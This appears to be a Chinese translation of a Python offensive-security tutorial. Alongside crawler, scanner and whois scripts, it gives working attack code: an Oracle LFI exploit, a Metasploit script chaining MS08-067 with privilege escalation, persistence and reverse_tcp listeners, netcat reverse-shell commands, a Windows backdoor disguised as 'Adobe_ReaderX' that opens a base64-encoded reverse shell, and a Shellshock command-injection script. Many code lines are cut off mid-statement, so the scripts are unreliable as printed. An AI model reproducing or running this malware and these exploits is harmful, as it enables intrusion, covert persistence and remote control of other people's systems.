b — 基本的web URL(默认: 无) w — 抓取的数量 (默认: 200) d — 抓取的深度层级(默认: 5) t — 设置线程数 (默认: 无)

这篇文章主要是先介绍一个web爬虫的入门基础，web资源千变万化。所以未来在博客的其他文章里面再深入的讲述攻击web服务器一些更高级的案例;

图中的python爬虫脚本代码片段:

```
#!/usr/bin/python
from spider import webspider as myspider
import sys, optparse

def crawler(URLs):
        for line in open(URLs, 'r'):
                URL = line.strip()
                links = myspider(b=URL.strip(), w=200, d=5, t=5)
                link_count = len(links[0])
                out = URL+": has a link count of "+str(link_count)
                print "[+] Web Crawl Results for: "+URL
                print out
                for item in links[1]:
                        print item

def main():
# optparse模块允许你通过参数选项来调用那段代码
# 这里我使用 '-r'选项并且内容会保存在URLs变量里面
# 当使用-r参数的使用脚本会去读取指定的文件夹
        parser = optparse.OptionParser(sys.argv[0]+' '+ \
        '-r <file_with URLs>')
        parser.add_option('-r', dest='URLs', type='string', \
                help='specify target file with URLs')
        (options, args) = parser.parse_args()
        URLs=options.URLs

        if (URLs == None):
                print parser.usage
                sys.exit(0)
        else:
                crawler(URLs)

if __name__ == "__main__":
      main()
```

- spider模块

Web扫描和利用

本章将会介绍如何使用python去构建一个简单的web扫描器，并且写一个简单的exp。有些时候如果组织会发布出来一些漏洞测试的POC，然后使用者可以使用这些poc去检查自己系统的漏洞，但是在这种情况下，如果是等poc发布出来早以为时已晚!

在第5章的时候告诉了大家基本的web请求,这一章我们讲两个新的内容:

- 检测特定的服务器列表.
- 利用一个Oracle的本地包含漏洞.

Web扫描

下面的这个脚本使用"-i"参数把文件的url连接传递到脚本里面，然后使用"-r"参数指定请求的路径,最好使用"-s"参数去指定检测是否含有CLI漏洞的字符串.

```
$ python sling.py -h
Usage: sling.py -i <file_with URLs> -r  -s [optional]

Options:
  -h, --help    show this help message and exit
  -i SERVERS    specify target file with URLs
  -r RESOURCES  specify a file with resources to request
  -s SEARCH     [optional] Specify a search string -s
```

存储url链接列表文件的文本格式应该是这样的——"http://www.google.com" 一行，并且文件请求的路径应该是"request/"每行,例如:

```
reqs:
CFIDE/
admin/
tmp/
```

下面是一个脚本调用的例子但是没有指定检测字符串:

```
$ python sling.py -i URLs -r reqs
[+] URL: http://www.google.com/CFIDE/ [404]
[+] URL: http://www.google.com/admin/ [404]
[+] URL: http://www.google.com/tmp/ [404]
[+] URL: http://www.yahoo.com/CFIDE/ [404]
[+] URL: http://www.facebook.com/CFIDE/ [404]
[+] URL: http://www.facebook.com/admin/ [404]
[+] URL: http://www.facebook.com/tmp/ [404]
```

现在当创建这些请求的时候，你可能想定义一个检测语句以减少误报，例如：你现在请求的路径是"/CFIDE/administrator/enter.cfm",你可以指定检测"CFIDE"的".cfm"页面是否有问题,这样就帮助你减少很多不必要耗费的时间.下面这个例子演示了上面脚本的完整示例:

```
$ python sling.py -i URLs -r reqs -s google
[+] URL: http://www.google.com/CFIDE/ [404] Found: 'google' in oupu
[+] URL: http://www.google.com/admin/ [404] Found: 'google' in oupu
[+] URL: http://www.google.com/tmp/ [404] Found: 'google' in ouput
```

正如你所看到的，这个脚本只会检测带有'google'关键字的url链接并且通过"STDOUT"显示在屏幕上面,这是一个很简单的脚本能够帮你快速的检索一些web资源,更进一步,我们可以指定服务器的版本号和漏洞版本,完整的脚本在教程的最后面:

自动**web**攻击应用

在几个月以前,一个安全研究员NI@root 发表过一篇详细的Oracle本地包含漏洞的报告,在报告发布的同时还发布了一个POC检测工具,用来检测你的服务器是否有bug,除此以外就没有任何工具了,该漏洞允许你通过发起以下请求连接来访问服务器的其他文件或目录,使用"file:///".

```
request = '/reports/rwservlet?report=test.rdf+desformat=html+destyp
```

下面是调用这个脚本的语法:

```
$ python pwnacle.py <server> <resource>
```

pwnacle.py:

```
########################################
# pwnacle.py - Exploits CVE-2012-3152 #
# Oracle Local File Inclusion (LFI)   #
########################################

import urllib, sys, ssl, inspect
exec inspect.getsource(ssl.wrap_socket).replace("PROTOCOL_SSLv23",'
import socket

server = sys.argv[1]      # Assigns first argument given at the CLI
dir = sys.argv[2]         # Assigns second argument given at the CI
ip = server.split('/')[2] # formats the server by splitting the str
req = '/reports/rwservlet?report=test.rdf+desformat=html+destype=ca

print "Sending Request: "+server+req+dir+'"'

if 'http://' in server: # 使用 http的urllib模块  --如果是ssl协议就出抛
        try:
                conn = urllib.urlopen(server+req+dir+'"') # 发送请求
                out = conn.readlines()
                for item in conn:
                        print item.strip()
        except Exception as e:
                print e

if 'https://' in server:  # Create web request with ssl module
        try:
                conn = ssl.wrap_socket(socket.create_connection((ip
                request = 'GET '+req+dir+'"'+' HTTP/1.1'+'\n'
                request += 'Host: '+ip+'\n'
                request += 'User-Agent: Mozilla/5.0 '+'\n'
                request += 'Accept: text/html,application/xhtml+xml
                request += 'Accept-Language: en-US,en;q=0.5'+'\n'
                request += 'Accept-Encoding: gzip, deflate'+'\n'
                request += 'Connection: keep-alive'+'\n'
                conn.send(request+'\n')
                print conn.recv()
                print conn.recv(20098)

        except Exception as e:
                print e
```

Sling.py:

```
#######################################
# sling.py - checks for resources    #
# Can seach for string in response   #
#######################################

from bs4 import BeautifulSoup
```

```
import sys, optparse, socket
from urllib import urlopen

class Colors:
        RED = '\033[91m'
        GREEN = '\033[92m'

def webreq(server, resources):                                # 主机地
        try:
                resource = []
                for item in open(resources, 'r'):             #对请求
                        resource.append(item.strip())         #
                for item in resource:                         #循环数
                        s=socket.socket(socket.AF_INET, socket.SOCK
                        s.settimeout(5)                       # 设置连
                        url = server.strip()+item.strip()     #
                        request = urlopen(url)                #
                        if search:                       # 如果变量 "s
                                parsed = BeautifulSoup(request.read
                                if search in str(parsed):
                                        print Colors.GREEN+"[+] URL
                        elif request.getcode() == 404:
                                print Colors.RED+"[+] URL: "+url+"
               elif request.getcode():
                    print Colors.GREEN+"[+] URL: "+url+" ["+str(rec

        except:pass

def main():
# 创建一个 CLI功能函数并且存储到变量里面
parser = optparse.OptionParser(sys.argv[0]+' '+ \
        '-i <file_with URLs> -r  -s [optional]')
        parser.add_option('-i', dest='servers', type='string', help
        parser.add_option('-r', dest='resources', type='string', he
        parser.add_option('-s', dest='search', type='string', help=
        (options, args) = parser.parse_args()
        servers=options.servers
        resources=options.resources
        global search; search=options.search

        if (servers == None) and (resources==None):              #
                print parser.usage                     # if not pri
                sys.exit(0)

        if servers:
                for server in open(servers, 'r'):             # 循环文
                        webreq(server, resources)             # 调用
                        function

if __name__ == "__main__":
      main()
```

Whois自动查询

这一章将教大家一些技巧性的东西,教大家使用Cymru's团队提供的whois模块来做一个whois信息查询工具，使用这个模块可以帮你节省大量的的时间,废话少说,现在就让我们开始吧!

首先你需要安装这个模块并且可以使用之前我们讲过的dir函数去看看这个模块提供了那些功能:

```
>>> from cymruwhois import Client
>>> c = Client()
>>> dir(c)
['KEY_FMT', '__doc__', '__init__', '__module__', '_begin', '_connec
>>>
```

现在我们使用lookup函数来查询一个单独的IP地址，在后面我们会使用"lookupmany"来查询一个IP数组列表:

```
>>> google = c.lookup('8.8.8.8') #译者注:国内会被GFW
>>> google
<cymruwhois.record instance: 15169|8.8.8.8|8.8.8.0/24|US|GOOGLE - (
>>> type(google)
<type 'instance'>
>>>
```

现在我们有一个cymruwhois.record的实例,可以从中提取出下面这些信息:

```
>>>
>>> dir(google)
['__doc__', '__init__', '__module__', '__repr__', '__str__', 'asn',
>>> google.ip
'8.8.8.8'
>>> google.owner
'GOOGLE - Google Inc.,US'
>>> google.cc
'US'
>>> google.asn
'15169'
>>> google.prefix
'8.8.8.0/24'
>>>
```

我们以前思考处理多个ip列表的时候是使用for循环来处理的,但在这里我们并不需要使用for循环去遍历整个数组列表,我们可以使用Cymru团队提供的"lookupmany"函数去代替自己写的循环代码,下面将演示了一个比较复杂的脚本:从一个文件里面读取到IP列表,然后执行whois信息查询:

我们通常使用tcpdump,BPF还有bash-fu来处理IP列表,下面我们抓取了SYN包里面"tcp[13]=2"的ip并且通过awk的通道stdout与stdin把第六个元素使用" awk '{print $6}'"抓取出来，然后把使用awk抓取出来的ip写入到一个文件里面:

```
~$ tcpdump -ttttnnr t.cap tcp[13]=2 | awk '{print $6}' | awk -F "."
reading from file t.cap, link-type LINUX_SLL (Linux cooked)
~$ python ip2net.py -r ips.txt
[+] Querying from:  ips.txt
173.194.0.0/16       # -   173.194.8.102 (US) - GOOGLE - Google Inc
~$
```

现在让我看看ip2net.py这个脚本,里面有注释可以帮助你快速的理解这个脚本究竟是干些什么:

ip2net.py

```
#!/usr/bin/env python
import sys, os, optparse
from cymruwhois import Client

def look(iplist):
    c=Client() # 创建一个Client的实例类
    try:
        if ips != None:
            r = c.lookupmany_dict(iplist) # 利用lookupmany_dict()函
            for ip in iplist: #遍历lookupman_dict()传入的值
                net = r[ip].prefix; owner = r[ip].owner; cc = r[ip
                line = '%-20s # - %15s (%s) - %s' % (net,ip,cc,owne
                    print line
    except:pass

def checkFile(ips): # 检查文件是否能够读取
        if not os.path.isfile(ips):
                print '[-] ' + ips + ' does not exist.'
                sys.exit(0)
        if not os.access(ips, os.R_OK):
                print '[-] ' + ips + ' access denied.'
                sys.exit(0)
        print '[+] Querying from:  ' +ips

def main():
        parser = optparse.OptionParser('%prog '+ \
        '-r <file_with IPs> || -i <IP>')
        parser.add_option('-r', dest='ips', type='string', \
```

```
                help='specify target file with IPs')
    parser.add_option('-i', dest='ip', type='string', \
        help='specify a target IP address')
        (options, args) = parser.parse_args()
    ip = options.ip      # Assigns a -i <IP> to variable 'ip'
    global ips; ips = options.ips # 赋值-r <fileName> 给变量 'ips'
        if (ips == None) and (ip == None): # 如果缺少参数就输出使用手册
                print parser.usage
                sys.exit(0)
        if ips != None:    #检查ips
        checkFile(ips)    #检查文件是否能够读取
        iplist = []    # 创建ipslist列表对象
            for line in open(ips, 'r'): # 解析文件内容
            iplist.append(line.strip('\n')) # 添加一行新内容并且删除换行
        look(iplist)    # 调用look()函数

    else:    # 执行lookup()函数并且把内容存储到变量 'ip'
        try:
            c=Client()
            r = c.lookup(ip)
                    net = r.prefix; owner = r.owner; cc = r.cc
                    line = '%-20s # - %15s (%s) - %s' % (net,ip,cc,
                    print line
        except:pass

if __name__ == "__main__":
      main()
```

自动化命令

这一章将会介绍使用python自动执行系统命令,我们将使用python展示两个执行命令的方式(os,subprocess).

当你开始创建一个脚本的时候,你会发现os.system和subprocess.Popen都是执行系统命令,它们不是一样的吗?其实它们两个根本不一样,subprocess允许你执行命令直接通过stdout赋值给一个变量,这样你就可以在结果输出之前做一些操作,譬如:输出内容的格式化等.这些东西在你以后的会很有帮助.

Ok,说了这么多,让我们来看看代码:

```
>>>
>>> import os
>>> os.system('uname -a')
Linux cell 3.11.0-20-generic #35~precise1-Ubuntu SMP Fri May 2 21:3
0
>>> os.system('id')
uid=1000(cell) gid=1000(cell) groups=1000(cell),0(root)
0
>>> os.system('ping -c 1 127.0.0.1')
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.043/0.043/0.043/0.000 ms
0
>>>
```

上面这段代码并没有完全的演示完os模块所有的功能,不过你可以使用"dir(os)"命令来查看其他的函数(译者注:　如果不会使用可以使用help()命令).

下面我们使用subprocess模块运行相同的命令:

```
>>> import subprocess
>>>
>>> com_str = 'uname -a'
>>> command = subprocess.Popen([com_str], stdout=subprocess.PIPE, s
>>> (output, error) = command.communicate()
>>> print output
Linux cell 3.11.0-20-generic #35~precise1-Ubuntu SMP Fri May 2 21:3

>>> com_str = 'id'
>>> command = subprocess.Popen([com_str], stdout=subprocess.PIPE, s
>>> (output, error) = command.communicate()
>>> print output
uid=1000(cell) gid=1000(cell) groups=1000(cell),0(root)
>>>
```

和第一段代码对比你会发现语法比较复杂,但是你可以把内容存储到一个变量里面并且你也可以把返回的内容写入到一个文件里面去;

```
>>> com_str = 'id'
>>> command = subprocess.Popen([com_str], stdout=subprocess.PIPE, s
>>> (output, error) = command.communicate()
>>> output
'uid=1000(cell) gid=1000(cell) groups=1000(cell),0(root)\n'
>>> f = open('file.txt', 'w')
>>> f.write(output)
>>> f.close()
>>> for line in open('file.txt', 'r'):
...   print line
...
uid=1000(cell) gid=1000(cell) groups=1000(cell),0(root)

>>>
```

这一章我们讲解了如何自动化执行系统命令,记住当你以后遇到 CLI的时候可以把它丢到python脚本里面;

最后自己尝试一下写一个脚本,把输出的内容写入到一个文件里面或者是只输出部分信息.

Python版的Metasploit

pymsf模块是Spiderlabs实现的一个python与Metasploit的msgrpc通信的python模块,但首先你需要先启动msgrpc服务,命令如下:

```
load msgrpc Pass=<password>
```

与msgrpc进行通信其实就是与msfconsole进行通信，首先你需要创建一个msfrpc的类,登录到msgrpc服务器并且创建一个虚拟的终端,然后你就可以在你创建的虚拟终端上面执行多个命令的字符串.你可以调用模块的方法与console.write执行命令,并且通过"console.read"从虚拟终端上面读取输入的值.这篇文章将演示如何使用pymsf模块并且如何开发出一个完整的脚本.

这里有一个函数它创建了一个msfrpc实例,登录到msgrpc服务器,并且创建了一个虚拟终端.

```
def sploiter(RHOST, LHOST, LPORT, session):
    client = msfrpc.Msfrpc({})
    client.login('msf', '123')
    ress = client.call('console.create')
    console_id = ress['id']
```

下一步就是实现把多个字符串发给虚拟终端,通过console.write和console.read在虚拟终端显示与读取:

```
## Exploit MS08-067 ##
commands = """use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/meterpreter/reverse_tcp
set RHOST """+RHOST+"""
set LHOST """+LHOST+"""
set LPORT """+LPORT+"""
set ExitOnSession false
exploit -z
"""
print "[+] Exploiting MS08-067 on: "+RHOST
client.call('console.write',[console_id,commands])
res = client.call('console.read',[console_id])
result = res['data'].split('\n')
```

上面的这一小段代码创建了一个MSF的资源文件,这样你就可以通过"resoucen "命令去执行指定文件里面中一系列的命令.下面我们将通过"getsystem"命令把这个文件的提权,建立一个后门打开80端口来转发.并且永久的运行.最后上传我们的漏洞exp并且在命令模式下面悄悄的安装:

```
# 这个函数会创建一个MSF .rc文件
def builder(RHOST, LHOST, LPORT):
     post = open('/tmp/smbpost.rc', 'w')
     bat = open('/tmp/ms08067_install.bat', 'w')

     postcomms = """getsystem
run persistence -S -U -X -i 10 -p 80 -r """+LHOST+"""
cd c:\\
upload /tmp/ms08067_patch.exe c:\\
upload /tmp/ms08067_install.bat c:\\
execute -f ms08067_install.bat
"""
     batcomm = "ms08067_patch.exe /quiet"
     post.write(postcomms); bat.write(batcomm)
     post.close(); bat.close()
```

通过上面的那段代码,将会创建一个.rc的文件.通过msf模块"post/multi/gather/run_console_rc_file"在当前的meterpreter会话中运行生成的文件,并且通过console.write命令从虚拟终端写入数据,通过console.read命令来回显返回内容:

```
## 运行生成的exp ##
runPost = """use post/multi/gather/run_console_rc_file
set RESOURCE /tmp/smbpost.rc
set SESSION """+session+"""
exploit
"""
     print "[+] Running post-exploit script on: "+RHOST
     client.call('console.write',[console_id,runPost])
     rres = client.call('console.read',[console_id])
## Setup Listener for presistent connection back over port 80 ##
     sleep(10)
     listen = """use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 80
set LHOST """+LHOST+"""
exploit
"""
print "[+] Setting up listener on: "+LHOST+":80"
client.call('console.write',[console_id,listen])
lres = client.call('console.read',[console_id])
print lres
```

上面代码中的变量(RHOST, LHOST, LPORT等)都是通过optparse模块从命令终端输入的,完整的脚本托管在github上面,有时候你需要知道脚本的生成的地方都是静态地址,不会在其他的目录生成,例如ms08067的补丁就会在你的/tmp/目录下面。大家只要知道基础然后对下面的代码进行一定的修改就可以编程一个属于你自己的msf自动化攻击脚本,我们建议通过博客里面发表的一些简单的例子出发,然后自己写一个msf攻击脚本:

```
import os, msfrpc, optparse, sys, subprocess
from time import sleep

# Function to create the MSF .rc files
def builder(RHOST, LHOST, LPORT):
     post = open('/tmp/smbpost.rc', 'w')
     bat = open('/tmp/ms08067_install.bat', 'w')

     postcomms = """getsystem
run persistence -S -U -X -i 10 -p 80 -r """+LHOST+"""
cd c:\\
upload /tmp/ms08067_patch.exe c:\\
upload /tmp/ms08067_install.bat c:\\
execute -f ms08067_install.bat
"""
     batcomm = "ms08067_patch.exe /quiet"
     post.write(postcomms); bat.write(batcomm)
     post.close(); bat.close()

# Exploits the chain of rc files to exploit MS08-067, setup persist
def sploiter(RHOST, LHOST, LPORT, session):
     client = msfrpc.Msfrpc({})
        client.login('msf', '123')
        ress = client.call('console.create')
        console_id = ress['id']

## Exploit MS08-067 ##
     commands = """use exploit/windows/smb/ms08_067_netapi
set PAYLOAD windows/meterpreter/reverse_tcp
set RHOST """+RHOST+"""
set LHOST """+LHOST+"""
set LPORT """+LPORT+"""
set ExitOnSession false
exploit -z
"""
     print "[+] Exploiting MS08-067 on: "+RHOST
     client.call('console.write',[console_id,commands])
     res = client.call('console.read',[console_id])
     result = res['data'].split('\n')

## Run Post-exploit script ##
     runPost = """use post/multi/gather/run_console_rc_file
set RESOURCE /tmp/smbpost.rc
set SESSION """+session+"""
exploit
"""
     print "[+] Running post-exploit script on: "+RHOST
     client.call('console.write',[console_id,runPost])
     rres = client.call('console.read',[console_id])
## Setup Listener for presistent connection back over port 80 ##
     sleep(10)
     listen = """use exploit/multi/handler
```

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 80
set LHOST """+LHOST+"""
exploit
"""
     print "[+] Setting up listener on: "+LHOST+":80"
     client.call('console.write',[console_id,listen])
     lres = client.call('console.read',[console_id])
     print lres

def main():
        parser = optparse.OptionParser(sys.argv[0] +\
        ' -p LPORT -r RHOST -l LHOST')
        parser.add_option('-p', dest='LPORT', type='string', \
        help ='specify a port to listen on')
        parser.add_option('-r', dest='RHOST', type='string', \
        help='Specify a remote host')
        parser.add_option('-l', dest='LHOST', type='string', \
        help='Specify a local host')
     parser.add_option('-s', dest='session', type='string', \
        help ='specify session ID')
     (options, args) = parser.parse_args()
     session=options.session
     RHOST=options.RHOST; LHOST=options.LHOST; LPORT=options.LPORT

     if (RHOST == None) and (LPORT == None) and (LHOST == None):
                print parser.usage
                sys.exit(0)

     builder(RHOST, LHOST, LPORT)
     sploiter(RHOST, LHOST, LPORT, session)

if __name__ == "__main__":
      main()
```

伪终端

这一章,我们来讲讲如何使用python做一个伪终端.不过在这之前你需要先了解一点伪终端的意思,还有一些技巧.这个我们会在下面讲到:

伪终端其实就是命令终端(cmd.exe,/bin/sh)通过网络接口反弹给攻击者,或者是新建一个监听端口反弹一个终端给攻击者,值得注意的就是原终端对于标准的输入,输出是不做处理的(stdin/stdout/stderr),同样的反弹的shell也是不对它做处理的.(ssh访问都是直接从键盘上读取).

这意味着有一些特殊的命令能够帮助你反弹shell,像我们最常见的就是使用netcat命令来反弹shell:

```
#启动netcat监听器
~$ nc -lvp 443
listening on [any] 443 ...

# 使用netcat反弹'/bin/sh'
~$ nc 127.0.0.1 443 -e /bin/sh
```

现在你可能注意到你看不到一些命令提示,我们输入几个命令试试:

```
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)

uname -a
Linux kali 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06

ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
```

上面这些命令运行会很正常,但是当你运行一些需要用户再次输入验证或者是编辑的命令就可能会出现问题, 例如(FTP,SSH,vi等),因为我们虚拟的终端它只有标准的输入输出功能,不会再次返回验证输入. 但是对于写文件我们可以使用echo命令来写入内容,这个对于现实是一点儿也不违和的.

在使用的过程中你也可能已经注意到了,它并有任何的提示性消息给您.这是因为命令的的提示消息是同过STDERR函数来传递的, 而在前面我们也讨论过我们实现的并不是一个原生终端,如果你想执行一些二进制的执行文件,譬如是meterpeter的执行文件就可能会出现错误.

对于已经安装了python的系统,我们可以使用python提供的pty模块,只需要一行脚本就可以创建一个原生的终端.下面是演示代码.执行第一行前 我还没有进入终端.

```
python -c "import pty;pty.spawn('/bin/bash')"

kali@kali:/$ uname -a
uname -a
Linux kali 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-06

kali@kali:/$ id
id
uid=1000(kali) gid=1000(kali) groups=1000(kali)

kali@kali:/$ ls
ls
bin    dev          home   lib64  opt      srv  usr
boot   initrd.img   media  proc   sbin     sys  var
etc    lib          mnt    root   selinux  tmp
kali@kali:/$
```

-c参数选项允许我们直接在命令终端里面执行指定脚本,上面那段脚本,我使用分号把两行代码合并为了一行.这样写并不为过.还有一点. 就是双引号里面只能使用单引号把/bin/bash引起来,如果使用双引号就出出现语法错误.就像下面这样:

```
python -c "import pty;pty.spawn("/bin/bash")"
```

虽然到目前为止写的虚拟终端并没有原生终端那样好,但是花点时间去折腾然后不断的去完善.相信会做的更好. 大家可能在渗透测试的时候会发现有些时候系统的命令终端是不允许直接访问的,那么这个时候用Python虚拟化一个终端相信会让你眼前一亮.

本节将带着大家利用前面章节所学到的知识使用Python和PyInstalle自己的exp,在前面的章节,讲到了如何把一个python脚本编译成为一个可执行的PE文件,现在让我们利用前面学到的知识快速写一个windows工具脚本.

开始编码

大家其实会发现,很多恶意中间件最想干的一件事情就是获得被攻击系统的持久性(永久的潜伏在系统里面,永久性后门),像在windows里面最常见的一种方式就是被攻击系统的注册表键值.

`Software\Microsoft\Windows\CurrentVersion\Run`

下面的这一小段代码实现的功能就是把程序拷贝到%TEMP%目录下面并且修改了注册表,当用户登录到系统的时间就会执行这个后门:

```
import sys, base64, os, socket, subprocess
from _winreg import *

def autorun(tempdir, fileName, run):
# 复制执行文件的到 %TEMP%:
    os.system('copy %s %s'%(fileName, tempdir))

# 查询注册表对应的键值是多少
# 给该后门添加自动执行的权限
    key = OpenKey(HKEY_LOCAL_MACHINE, run)
    runkey =[]
    try:
        i = 0
        while True:
            subkey = EnumValue(key, i)
            runkey.append(subkey[0])
            i += 1
    except WindowsError:
        pass

# 设置键值:
    if 'Adobe ReaderX' not in runkey:
        try:
            key= OpenKey(HKEY_LOCAL_MACHINE, run,0,KEY_ALL_ACCESS)
            SetValueEx(key ,'Adobe_ReaderX',0,REG_SZ,r"%TEMP%\mw.ex
            key.Close()
        except WindowsError:
            pass
```


现在我们已经把后门拷贝到了%TEMP%目录下面,并且给它添加了自动执行的权限,下面是一个shell,通过一个Python脚本——TrustedSec来实现攻击,但是做了一点修改,对传输的文本做了一个base64编码.

```
def shell():
#Base64 编码反向shell
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.56.1', int(443)))
    s.send('[*] Connection Established!')
    while 1:
        data = s.recv(1024)
        if data == "quit": break
        proc = subprocess.Popen(data, shell=True, stdout=subprocess
        stdout_value = proc.stdout.read() + proc.stderr.read()
        encoded = base64.b64encode(stdout_value)
        s.send(encoded)
        #s.send(stdout_value)
    s.close()

def main():
    tempdir = '%TEMP%'
    fileName = sys.argv[0]
    run = "Software\Microsoft\Windows\CurrentVersion\Run"
    autorun(tempdir, fileName, run)
    shell()

if __name__ == "__main__":
        main()
```

简单的解释这个程序:当这个程序执行的时候会与攻击者的电脑建立一个连接,但是脚本中的连接是一个固定IP,这里可以修改为一个域名或者是Amazon cloud的服务地址,从下图可以看出攻击者与受害者建立一个网络连接,你也可以注意到两者之间被base64编码后的数据流量包



下面是完整代码:

```
import sys, base64, os, socket, subprocess
from _winreg import *

def autorun(tempdir, fileName, run):
# Copy executable to %TEMP%:
    os.system('copy %s %s'%(fileName, tempdir))

# Queries Windows registry for the autorun key value
# Stores the key values in runkey array
    key = OpenKey(HKEY_LOCAL_MACHINE, run)
    runkey =[]
    try:
        i = 0
        while True:
            subkey = EnumValue(key, i)
            runkey.append(subkey[0])
            i += 1
    except WindowsError:
        pass

# If the autorun key "Adobe ReaderX" isn't set this will set the ke
    if 'Adobe ReaderX' not in runkey:
        try:
            key= OpenKey(HKEY_LOCAL_MACHINE, run,0,KEY_ALL_ACCESS)
            SetValueEx(key ,'Adobe_ReaderX',0,REG_SZ,r"%TEMP%\mw.ex
            key.Close()
        except WindowsError:
            pass

def shell():
#Base64 encoded reverse shell
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.56.1', int(443)))
    s.send('[*] Connection Established!')
    while 1:
        data = s.recv(1024)
        if data == "quit": break
        proc = subprocess.Popen(data, shell=True, stdout=subprocess
        stdout_value = proc.stdout.read() + proc.stderr.read()
        encoded = base64.b64encode(stdout_value)
        s.send(encoded)
        #s.send(stdout_value)
    s.close()

def main():
    tempdir = '%TEMP%'
    fileName = sys.argv[0]
    run = "Software\Microsoft\Windows\CurrentVersion\Run"
    autorun(tempdir, fileName, run)
    shell()

if __name__ == "__main__":
```

```
        main()
```

下面这段Python写的Poc的代码非常的酷(屌哒哒),用户根本感觉不到发生了什么事情. 这个Poc执行后就和系统的命令终端一样,不过这个Poc它的目的却与系统的不同.这个Poc会修改浏览器的User-Agent 信息,然后不停的向攻击主机发送一个恶意的指令(这里是执行某个特定的命令).

下面这段代码封装了一个无限循环,通过raw_input获取用户输入的终止标记，最后提交请求,从下面的这段代码你可以看到 如何去完成一个HTTP请求以及如何修改User-Agent的内容：

```
#!/usr/bin/python
import sys, urllib2    #导入需要使用的模块

if len(sys.argv) != 2:    # 检查输入命令的格式是否正确 "<script> <URL>"
  print "Usage: "+sys.argv[0]+" <URL>"
  sys.exit(0)

URL=sys.argv[1]        # 把测试的URL输出显示出来
print "[+] Attempting Shell_Shock - Make sure to type full path"

while True:        # 通过raw_input来获取用户输入的值,如果是"~$"就停止执行
  command=raw_input("~$ ")
  opener=urllib2.build_opener()        # 修改默认的请求头部,把修改后的U
  opener.addheaders=[('User-agent', '() { foo;}; echo Content-Type
  try:                    # 使用Try/Except 进行错误处理
    response=opener.open(URL)    #提交请求并且显示响应结果
    for line in response.readlines():
      print line.strip()
  except Exception as e: print e
```

下面的图片是这个脚本执行后的截图,正在测试ip地址为http://192.168.56.101 的系统,你可以很清晰的看到执行之后会生成一个和真实命令终端几乎是一样的. 大家其实可以看到这个脚本只是对测试系统发送了一个HTTP请求.其他的什么也没有做.不过最后一张图展示了具体的细节部分:

```
root@kali:~# ./shell_shocker.py http://192.168.56.101/cgi-bin/status
[+] Attempting Shell_Shock
~$ id
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
~$ uname -a
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux
~$
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
2014-10-04 19:22:04.420190 IP 192.168.56.102.54294 > 192.168.56.101.80: Flags [P.], seq 2428735603:2428735785, ack 1164784531,
p,TS val 2054482 ecr 31640], length 182
E...."@.@.~...8f..8e...P...sEm3...........
..YR..{.GET /cgi-bin/status HTTP/1.1
Accept-Encoding: identity
Host: 192.168.56.101
Connection: close
User-Agent: () { foo;}; echo Content-Type: text/plain ; echo ; /bin/bash -c "id"

2014-10-04 19:22:17.612640 IP 192.168.56.102.54295 > 192.168.56.101.80: Flags [P.], seq 3536826831:3536827019, ack 3535466442,
p,TS val 2057780 ecr 32959], length 188
E.....@.@.o...8f..8e...P..................
..f4....GET /cgi-bin/status HTTP/1.1
Accept-Encoding: identity
Host: 192.168.56.101
Connection: close
